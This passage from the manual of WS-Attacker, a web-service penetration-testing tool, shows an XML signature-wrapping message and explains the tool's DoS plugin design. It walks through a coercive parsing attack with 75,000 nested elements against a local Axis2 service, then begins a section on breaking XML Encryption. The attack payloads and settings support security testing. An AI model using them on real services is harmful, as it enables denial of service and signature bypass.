gNVBAoTBkFwYWNoZTEQMA4GA1UECxMHUmFtcGFydDEWMBQGA1UEAxMNU2FtcGxlIENsaWV
udDCBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkCgYEAjBQM+kgC0Wm9hk9v4pjLSg5yK0Em2uly
DmODckWv4mZJ8YwJPVgqElzwRiOnNBH3s+wFCw297zDsnEgDKSQrsPf1smVUOK/slyDPbqZ47
Ewcs07nCPfNigncmpbcaluO3bMw9Oqj9VlYjrUHu5xCp2Fe39ZPbwOzLtAmT8b6iucCAwEAATAN
BgkqhkiG9w0BAQUFAAOBgQAnjPanrVjFVkxnhsj83RJA2tK//v99KpPf3do9VUI2yEgvBZUzH3q2jk
3widwEcsJMHgbRr3VTFL7dNVdCYBcI1KiBY9SMa1XZ4RlHmw7gkJt1JTgjKBzfrout2z614KixRf4w7
qkDacGxkNspXG/PSlh03Lfm5sb0vzH1aqBl3g==</wsse:BinarySecurityToken><ds:Signatur
e Id="Signature-2">
<ds:SignedInfo/>
<ds:SignatureValue/>
<ds:KeyInfo/>
<ds:Object><soapenv:Body wsu:Id="Id-1301353792"><ns1:echo><ns1:param0>Hello
world</ns1:param0></ns1:echo></soapenv:Body></ds:Object></ds:Signature></wsse:
Security><wsa:To>http://localhost:8080/axis2/services/sample02</wsa:To><wsa:Messag
eID>urn:uuid:3248a1bc-3015-4026-aa2a-1e179573f15b</wsa:MessageID><wsa:Action>
urn:echo</wsa:Action></soapenv:Header><soapenv:Body><ns1:echo><ns1:param0>H
ello ATTACKERS world</ns1:param0></ns1:echo></soapenv:Body></soapenv:Envelope>
```

```
[INFO] Plugin finished: 100/100
```

Figure 8: Results of the XSW plugin.

3 How to Use the DoS Extension of the WS-Attacker

This guide shows how to use the DoS attack plugins of the WS-Attacker. The DoS attack plugins are based on the paper *A New Approach towards DoS Penetration Testing on Web Services* presented on ICWS 2013 (7).

3.1 General Design of the WS-Attacker DoS Extension

The design of the automated Web service DoS attack tool is shown in Figure 9 using a UML-based activity diagram to describe the high level program flow. This newly created design is especially tailored towards solving the problems caused by using the blackbox approach when measuring the attack success.


For each Web service specific DoS attack, the following nine parameters have to be set up:

- ▷ M = number of sequential (un)tampered requests per thread
- ▷ N = number of parallel threads
- ▷ T = milliseconds between continuous untampered testprobe requests
- ▷ K = milliseconds between each (un)tampered request
- ▷ X = seconds between receiving last untampered request and sending first untampered request
- ▷ S = seconds between receiving last tampered request and finalization (end) of the attack
- ▷ L = number of network stability test requests
- ▷ R = milliseconds between each network stability test request
- ▷ Message = the string will be used to create a tampered request.
  By default, this variable holds the original SOAP request of the targeted Web service.
  The string value can be set to an arbitrary value. No valid XML is required.
  If set by the attack developer, the string can hold a payload placeholder. This allows a tester to place the payload to the position required for the attack to work.

Furthermore, the following two boolean values have to be set:

- ▷ Boolean attackStop
  If true, the attack will finalize automatically after S seconds. Otherwise, the attack will run until the user finalizes the attack manually.
- ▷ Boolean performNetworkStabilityTest
  If true, network stability test will get performed. Otherwise, it will get skipped.

The program flow when executing a single attack is shown in Figure 9.


Step 1.1
Step 1.3
[has repeated < M times]
Network stability test
Send untampered request* and log time
Wait K seconds
N parallel threads
Wait X seconds
Send tampered request and log time
Attack report
Branch 1
Branch 2
[attack not „finalized“]
Send test probe-requests every T seconds and log time
[User called „finalize“ - if autoStop=false]
[S seconds passed - if autoStop=true]
Interrupt by user
Close all threads

Input Parameter:
- M = number of sequential (un)tampered requests per thread
- N = number parallel threads
- T = seconds between continuous untampered testprobe requests
- K = seconds between each (un)tampered request
- X = seconds between receiving last untampered response and first tampered request
- S = seconds between receiving last tampered request and finalization
- R = seconds between each network stability test request

* = request has same size as tampered request, due to padding

Figure 9: Architecture of an automated Web service specific DoS attack tool

The steps in Figure 9 are as follows:

1. Test network stability
   When the program is started, a network stability test will get performed (only when enabled by the user). The outcome will tell the tester whether or not a penetration test is feasible under the given network delays. The result has just informative character. A negative result of the network stability test will not stop the program.
2. Perform attack
   After the network stability test, the program flow splits into two branches.
   - 2.1. Branch 1: Perform attack including error correction
     This branch performs the actual attack. However, errors might occur. Therefore, branch 1 is split into three substeps.
     - 2.1.1. Branch 1 - step 1:
       Open N threads in parallel and send M untampered requests per thread. Each thread induces a delay of K seconds between each request. The delay timer starts as soon as the the client tries to send the request. It is not waited until a response is returned. Otherwise, reproducible results would not be possible.
     - 2.1.2. Branch 1 - step 2:
       Wait for X seconds.
     - 2.1.3. Branch 1 - step 3:
       Open N threads in parallel and send M tampered requests per thread. Each thread induces a delay of K seconds between each request.
   - 2.2. Branch 2: Simulate regular user who uses the Web service while attack is running
     Branch 2 continuously sends untampered requests to the Web service with a delay of T seconds between each request. This process continues until the attack is finalized. The attack finalization can be triggered by the user if the boolean attackStop is set to false. Otherwise, the attack will stop automatically after S seconds.
3. Attack results
   Branch 1 and branch 2 are finished. All logged data is grouped and analyzed by the program. Each logged request will get assigned to an discrete interval. By default the interval length is one second. The attack results will be presented in the attack report. Options for saving the results are also presented.

This software design was newly created; incorporating the goal of creating a fully automated Web service specific DoS attack tool using the blackbox approach. The design meets the following requirements:

Automated Crafting and Sending of Attack Messages for Chosen DoS Attack

All requests are created by the DoS attack tool. Based on the chosen attack parameters, the requests get sent automatically for the defined number of times.

Fitness for Various Load Scenarios

By setting up the parameters

1. M = number of sequential (un)tampered requests per thread
2. N = number parallel threads
3. K = milliseconds between each (un)tampered request

the penetration tester is able to define arbitrary load scenarios.

Fitness for Various Test Scenarios

The design shown in Figure 9 allows for testing of two distinct test scenarios.

1. Test for vulnerability.
   A vulnerability test can be conducted by running an attack with very few requests. Ideally, one thread with one request is enough to decide whether or not the target is vulnerable to the chosen Dos attack.
2. Test for attack effect on third party users.
   A test that checks if third party users are affected can be achieved by increasing the duration of the attack and the load per interval. There is no default option provided for this test scenario. The hardware performance of the tested system can vary heavily. Therefore, a tester has to manually vary the parameters and rerun the test until the desired result is achieved on a vulnerable system.

Elimination of Errors

Elimination of the errors takes place in branch 1 of the activity diagram. Step 1.1 and step 1.3 both cause the same load on the network:

- ▷ The time pattern in which the messages are sent is equal.
- ▷ The message size of untampered and tampered requests is equal, due to message padding.

The only difference between these steps is that step 1.1 sends untampered requests and step 1.3 sends tampered requests. When using this pattern, any significant difference in roundtrip time between tampered and untampered requests must be caused by the attack payload.

Exclusion of Subattacks

Some attacks are composed of different subattacks. However, a tester might want to test for only one of the subattacks. In this case, the tampered request has to hold the payload of the entire attack. The untampered request has to hold the payload of the subattacks the tester doesn't want to test for. When calculating the attack success metric, only the impact of the subattack that is not included in the untampered request is considered.

3.2 Walktrough example of a coercive Parsing Attack


In the following a full attack walkthrough of a coercive parsing DoS vulnerability test is given. Information on the coercive parsing attack can be found here: `http://ws-attacks.org/index.php/Coercive_Parsing` The general steps required to perform a DoS vulnerability test are as follows:

1. Load the WSDL.
2. Submit a test request.
3. Select and configure the "coercive parsing" attack plugin.
4. Start the attack.
5. View attack results.

The steps needed to run any other DoS attack plugin are similar. Only in step 3 slight differences can occur, since the attack specific parameters might vary based on the chosen attack.

3.2.1 Load the WSDL

After starting WS-Attacker, the GUI appears and offers an input field to enter the location of the WSDL, see Figure 10.



WSDL: http://127.0.0.1:8080/axis2/services/Version?wsdl

Interface: VersionSoap11Binding

Operation: getVersion

Prefix	Uri
axis	http://axisversion.sample
soapenv	http://schemas.xmlsoap.org/soap/envelope/

Name	Parents	Value
axis:getVersion	soapenv:Envelope -> soapenv:Body	


```
[INFO] Successfully loaded wsdl
```

Figure 10: Loading the WSDL.

In this testcase the WSDL file `http://127.0.0.1:8080/axis2/services/Version?wsdl` is loaded. All other parameters are left at their default values. For more information on the other parameters please refer to the general WS-Attacker documentation.

3.2.2 Submit a test request

Next step is to do a test request: Figure 11 shows the test request and the corresponding response. The test request is very important. It is used as the baseline request for all further testing. Based on this test request, all attack payloads will be build later on.



Request: Endpoint: http://127.0.0.1:8080/axis2/services/Version.VersionHttpSoap11Endpoint/

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:axis="http://axisversion.sample">
  <soapenv:Header/>
  <soapenv:Body>
    <axis:getVersion/>
  </soapenv:Body>
</soapenv:Envelope>
```

Response:


```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
  <soapenv:Body>
    <ns:getVersionResponse xmlns:ns="http://axisversion.sample">
      <ns:return>Hi - the Axis2 version is 1.6.2</ns:return>
    </ns:getVersionResponse>
  </soapenv:Body>
</soapenv:Envelope>
```

```
[INFO] Successfully received Response
```

Figure 11: Submitting a test request.

3.2.3 Select and configure the attack plugins

Next the attack plugin is selected and configured. In this scenario, only the coercive parsing DoS attack is chosen. As soon as the plugin is selected, the attack options will show up on the right side (Figure 12).



Active Plugins (1)
All Plugins (15)
Denial of Service (10)
[✓] Coercive Parsing (Ready)
DJBX31A Hash Collision Attack (Ready)
DJBX33A Hash Collision Attack (Ready)
DJBX33X Hash Collision Attack (Ready)
SOAP Array Attack (Ready)
XML Attribute Count Attack (Ready)
XML Element Count Attack (Ready)
XML Entity Expansion (recursive) (Ready)
XML External Entity Attack (Ready)
XML Overlong Names Attack (Ready)
Security (2)
Spoofing Attacks (2)
Test (1)
Alphabetical Sorted (15)

Coercive Parsing

Param 1	2
	Number parallel attack threads
Param 2	4
	Number requests per thread
Param 4	500
	Milliseconds between every testprobe request
Param 3	750
	Milliseconds between every attack request
Param 5	4
	Seconds server recovery time
Param 6.0	✓ false = manuel stop, true = auto stop after defined sec after last tampered request
Param 6.1	5
	seconds auto stop
Param 7.0	☐ false = network stability test disabled, true = enabled
Param 7.1	40
	Perform network stability test with defined number of requests
Param 7.2	500
	ms between each Network Stability Testrequest
Param 8	75000
	Number of nested elements
Param 9	x
	Element name (will be placed between < and >)

Message
```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:axis="http://axisversion.sample">
  <soapenv:Header>$$PAYLOADELEMENT$$</soapenv:Header>
  <soapenv:Body>
    <axis:getVersion/>
  </soapenv:Body>
</soapenv:Envelope>
```

[INFO] (+) Activating Plugin Coercive Parsing

Figure 12: Selected attack plugin “coercive parsing”

In general the DoS attack plugin can be left at its default parameters. Any vulnerable Web Service should be clearly marked as vulnerbale with the default parameters.

The plugin offers the following attack specific options:

▷ Number of nested elements
  The default number is at 75000. This means 75000 XML elments will be nested within each other.
▷ Element name (will be placed between $<$ and $>$)
  The default element name is ”x“.


The following DoS attack extension specific parameters can be left unchanged:

▷ Number parallel attack threads
▷ Number requests per thread
▷ Milliseconds between every testprobe request
▷ Milliseconds between every attack request
▷ Seconds server recovery time
▷ Auto stop switch
▷ seconds auto stop
▷ Network stability test
▷ Perform network stability test with defined number of requests

- ▷ Ms between each Network Stability Testrequest
- ▷ Message

3.2.4 Start the attack

The last step is to start the attack. Just switch to the Ättack Overview¨tab and press the start button. See Figure 13.




Name	Status	Rating	Vulnerable?
Coercive Parsing	Ready	0%	false

Time	Level	Source	Content

[INFO] (+) Activating Plugin Coercive Parsing

Figure 13: Starting the attack.

While the attack is running



Attack Status

Attack running
sending tampered requests

Time Attack running: 32 seconds
Networktest disabled

Number Untampered Threads	2 / 2
Number Untampered Requests	8 / 8
Number Tampered Threads	2 / 2
Number Tampered Requests	0 / 8
Test Probes Send	65


Name	Vulnerable?
Coercive Parsing	false

[INFO] Starting plugin 'Coercive Parsing'

Figure 14: Attack is running

3.2.5 View attack results

Once the attack is finished, the status column should turn green. The column ”Rating“ and ”vulnerable“ already give a rough hint of the attack success. As shown in Figure 15, the tested Web Service is rated as 100% vulnerbale.




Name	Status	Rating	Vulnerable?
Coercive Parsing	Finished	100%	true

Time	Level	Source	Content
10:0...	Imp...	Coercive Par...	Attack finished

```
[INFO] Plugin finished: 100/100
```

Figure 15: Penetration test finished

In Order to see a detailed attack description, just right click the coercive parsing attack row. A sub menu will show that lets you choose the ”View Attack Results“ option. The final attack result are presented in Figure 16.


WS-Attacker - DOS Attack Results
Coercive Parsing - Response Time Plot
Roundtrip Time in ms
Number Requests Per Interval (1 sec)
Time
Mean Response Time Tampered Requests
Mean Response Time Untampered Requests
Mean Response Time Testprobes
Tampered Requests per Second
Untampered Requests per Second
Diagramm Settings
Help Menu
Export Results + Request Details
Close

Attack Metadata

Attack start:	10:05:16
Attack stop:	10:07:05
Parallel threads:	2
Requests per thread:	4
Request repeat interval	750 ms
Server recovery time	4 sec
Send testprobes:	218
Testprobe repeat interval	500 ms
Size testprobe request:	218 Bytes
Size untampered padded request:	525234 Bytes
Size tampered padded request:	525234 Bytes

Attack Success Metric

🔴 Attack roundtrip time ratio:
7813.35 Points - payload hiqly effective

🟢 Testprobe roundtrip time after attack (99.0 sec)
0.005 sec - no or small effect on third party users

Interval length (default 1 sec): 1

Figure 16: View attack result details

As shown in Figure 16, the tested Web Service is clearly vulnerable. The ”attack roundtrip time ratio“ is at 7813. This means that on average, the response time of a tampered request is 7813 times longer than a regular untampered request under the same load scenario.

The attack results with all details (including all payload requests) can be saved as Txt-File and Jpg-File by clicking the button ”Export Results + Request Details“. A new instance of Firefox should pop up that provides links to the result files.

4 How to Break XML Encryption

XML Encryption is a W3C standard used for encryption of XML documents (8). It is typically used in Web Services applications or for encryption of SAML tokens in Single Sign-On scenarios.

4.1 Adaptive Chosen-Ciphertext Attacks

XML Encryption defines (among others) two cryptographic algorithms: RSA PKCS#1 v1.5 and AES/3DES in CBC (Cipher Block Chaining) mode of operation. These two algorithms are vulnerable to so called adaptive chosen-ciphertext attacks, which has been proven in many practical examples. Thus, it is not surprising that XML Encryption applications were also found to be vulnerable to those attacks:

